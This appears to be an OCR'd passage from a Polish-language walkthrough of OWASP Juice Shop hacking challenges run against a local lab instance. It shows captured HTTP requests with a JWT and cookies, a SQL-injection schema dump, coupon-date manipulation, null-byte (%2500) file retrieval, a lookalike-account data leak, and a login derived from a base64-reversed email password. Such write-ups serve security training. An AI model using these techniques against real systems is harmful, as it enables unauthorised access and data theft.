Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ3ZXdld2V3ZUBnbWFpbC5jb20iLCJwYXNzd29yZCI6ImQ5ZDFlM2E1ZWI4YjU3NGQ5ODVkYWM0MzVlYTYzM2NlIiwicm9sZSI6ImNlc3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMS0xMi0yMSAyMjowMjoxNi45MzggKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMS0xMi0yMSAyMjowMjoxNi45MzggKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjQwMTI0MTQxLCJleHAiOjE2NDAxNDIxNDF9.WVPje-KPwaVcGLwcW6zDngjyPXwrTOJIdIJguXuOBrbz197YWQ8lKGQ021X1UAhCzRa6_eQc-qA05chCHxeha3Z7zRrluQGhapddBglRoe65Yak--v_4FuR-iZy27FiAny8a55-oDm94-pA7B-VgzM0grWGqwpaXzTg_2Wk_x7U
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=WqH3uWhJtWI6s7SVUjHQukhJTDFwfDSqt6iyf9SDHN2uOXtnEi90fR4SWOHVmuNghjotEycWwCwLS2kUBmTZ7CmYsWYiL2SbaHwEh82trrIMoTlOCg9snXi5zfPW
If-None-Match: W/"325f-53Th074Z/DRFpoAM5kAZXEdqn08"
Cache-Control: max-age=0
```


Response

Pretty | Raw | Hex | Render | \n

```
},
{
  "id":
  "CREATE TABLE `SecurityQuestions` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `question` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)",
  "name":2,
  "description":3,
  "price":4,
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
},
{
  "id":
  "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)",
  "name":2,
  "description":3,
  "price":4,
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
},
```

```
{"CREATE TABLE `Users`
(`id` INTEGER PRIMARY KEY AUTOINCREMENT,
`username` VARCHAR(255) DEFAULT '',
`email` VARCHAR(255) UNIQUE,
`password` VARCHAR(255),
`role` VARCHAR(255) DEFAULT 'customer',
`deluxeToken` VARCHAR(255) DEFAULT '',
`lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0',
`profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg',
`totpSecret` VARCHAR(255) DEFAULT '',
`isActive` TINYINT(1) DEFAULT 1,
`createdAt` DATETIME NOT NULL,
`updatedAt` DATETIME NOT NULL,
`deletedAt` DATETIME)",}
```

2) Na podstawie tych informacji piszę zapytanie SQL, które loguje mnie na nieistniejące konto. Zapytanie zostaje przesłane jako wartość parametru email w przechwyconym requeście z etapu logowania.



Improper Input Validation

Expired Coupon (Successfully redeem an expired campaign coupon code.)

1) Przechodzę do strony która zawiera opcję użycia kuponu. Szukam tam przedawnionych *campaign* kuponów. Sprawdzam do jakiej daty odnosi się timestamp do kodu z 2019 roku.

```
13531 this.totalPrice = 0;
13532 this.paymentMode = 'card';
13533 this.campaigns = {
13534 WMNSDY2019: {
13535 validOn: 1551999600000,
13536 discount: 75
13537 },
13538 WMNSDY2020: {
13539 validOn: 1583622000000,
```

The current Unix epoch time is **1640291153**

Convert epoch to human-readable date and vice versa

1551999600000 | Timestamp to Human date | [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.


Assuming that this timestamp is in **milliseconds**:

GMT : Thursday, March 7, 2019 11:00:00 PM

Your time zone : Thursday, March 7, 2019 6:00:00 PM GMT-05:00

Relative : 3 years ago

2) Umieszczam kupon w polu na wpisanie kuponu




3) Dalej analizuję kod, który zawiera słowo *campaign.* Dochodzę do funkcji która jest odpowiedzialna za zaaplikowanie kodu

```
13599 }
13600 applyCoupon() {
13601 this.campaignCoupon = this.couponControl.value,
13602 this.clientDate = new Date;
13603 const e = 60 * (this.clientDate.getTimezoneOffset() + 60) * 1000;
13604 this.clientDate.setHours(0, 0, 0, 0),
13605 this.clientDate = this.clientDate.getTime() - e,
13606 sessionStorage.setItem('couponDetails', `${this.campaignCoupon
13607 }
13608 -${this.clientDate
13609 }
13610 `);
```

4) Według kodu, wartość daty klienta musi się zgadzać z wartością e.validOn. Musimy na naszej lokalnej maszynie zmienić czas w ten sposób, aby był on dopasowany do timestampa kuponu.

```
}
applyCoupon() {
this.campaignCoupon = this.couponControl.value,
this.clientDate = new Date;
const t = 60 * (this.clientDate.getTimezoneOffset() + 60) * 1000;
this.clientDate.setHours(0, 0, 0, 0),
this.clientDate = this.clientDate.getTime() - t,
sessionStorage.setItem('couponDetails', this.campaignCoupon + '-' + this.clientDate);
const e = this.campaigns[this.couponControl.value];
e ? this.clientDate === e.validOn ? this.showConfirmation(e.discount)  : (this.couponConfirmation = void 0, this.translate.get('INVALID_COUPON').subscribe(t=>{
this.couponError = {
error: t
```


5) Po zmianie czasu na maszynie, strona przyjmuje przedawniony kod




Sensitive Data Exposure

Forgotten Developer Backup (Access a developer's forgotten backup file.)
Poison Null Byte (Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.)
Forgotten Sales Backup (Access a salesman's forgotten backup file.)

1) Zastosowany zostaje null byte injection, w celu wyciągnięcia pliku, który nie powinien być dla nas dostępny. Element %00 poddany jest enkodowaniu url, czego wynikiem jest ciąg znaków %25%30%30



2) W wyniku tej akcji możemy pobrać plik, który wcześniej był dla nas niedostępny




GDPR Data Theft (Sensitive Data Exposure)

1) W procesie zakupu produktów, przechwytujemy request. Ten przesyłający informacje dotyczącą śledzenia naszej przesyłki niesie dla nas dużo informacji, ponieważ w odpowiedzi na ten request widzimy, że wszystkie samogłoski są wygwiazdkowane.

2) Uzywam tej informacji do stworzenia nowego konta. Wiem że istnieje konto admin@juice-sh.op, więc tworzę konto z emailem odmin@juice-sh.op.


3) W przypadku pobrania informacji na temat moich zamówień, dostaję listę zakupów użytkownika admin, a nie użytkownika odmin, na którego obecnie jest zalogowana sesja



Vulnerable Components


Legacy Typosquatting (Inform the shop about a *typosquatting* trick it has been a victim of at least in v6.2.0-SNAPSHOT. (Mention the exact name of the culprit))

1) Po otworzeniu pliku .bak który zawiera między innymi wszystkie użyte w aplikacji zależności, podaję je analizie wersje wszytkich zależności. Jedna z nich, czyli epilogue.js, według dokumentacji nie powinna być użyta w aplikacji, ponieważ jest to nieprawdziwa, podstawiona biblioteka. Powinna zostać użyta biblioteka epilogue



Login Bjoern (Broken Authentication)

1) Na liście użytkowników odszukuję email gmail bjoerna




2) Szukam w kodzie informacji na temat użycia standardu oauth

```
ngOnInit() {
  var e = this;
  this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(n=>{
    const i = btoa(n.email.split('').reverse().join(''));
    this.userService.save({
      email: n.email,
      password: i,
      passwordRepeat: i
    }).subscribe(() =>{
      this.login(n)
    }, () =>this.login(n))
  }, n=>{
    this.invalidateSession(n),
```


3) Przeprowadzam akcje opisane w kodzie na mailu bjoerna. Według kodu, ostatni string z tej operacji to hasło do konta. Po podaniu maila i hasła z załącznika poniżej, udaje mi się zalogować na konto bjoerna

```
» "bjoern.kimminich@gmail.com".split('')
← ▸ Array(26) [ "b", "j", "o", "e", "r", "n", ".", "k", "i", "m", … ]
» "bjoern.kimminich@gmail.com".split('').reverse()
← ▸ Array(26) [ "m", "o", "c", ".", "l", "i", "a", "m", "g", "@", … ]
» "bjoern.kimminich@gmail.com".split('').reverse().join()
← "m,o,c,.,l,i,a,m,g,@,h,c,i,n,i,m,m,i,k,.,n,r,e,o,j,b"
» "bjoern.kimminich@gmail.com".split('').reverse().join('')
← "moc.liamg@hcinimmik.nreojb"
» window.btoa("bjoern.kimminich@gmail.com".split('').reverse().join(''))
← "bW9jLmxpYWlnQGhjaW5pbWlpay5ucmVvamI="
»
```




Misplaced Signature File (Sensitive Data Exposure)

1) Używam null byte poisoning aby rozwiązać to zadanie. Wiem że szukam ymla, poneiwaz mam znalezc “SIEM signature file” a one są w pliku yml



Nested Easter Egg (Cryptographic Issues)

1) Aby wydobyć plik z serwera ftp, używam techniki null byte poisoning. Po otwarciu pliku, ukazuje mi się taki plik



2) Po odkodowaniu tekstu, otrzymujemy ścieżkę do strony

Last build: 4 months ago

Options About / Support

Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

ROT13

☑ Rotate lower case chars ☑ Rotate upper case chars ☐ Rotate numbers

Amount: 13

Input


start: 0 end: 90 length: 90 length: 92 lines: 1

```
L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==
```

Output


start: 0 end: 67 length: 67 time: 3ms length: 67 lines: 1

```
/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```

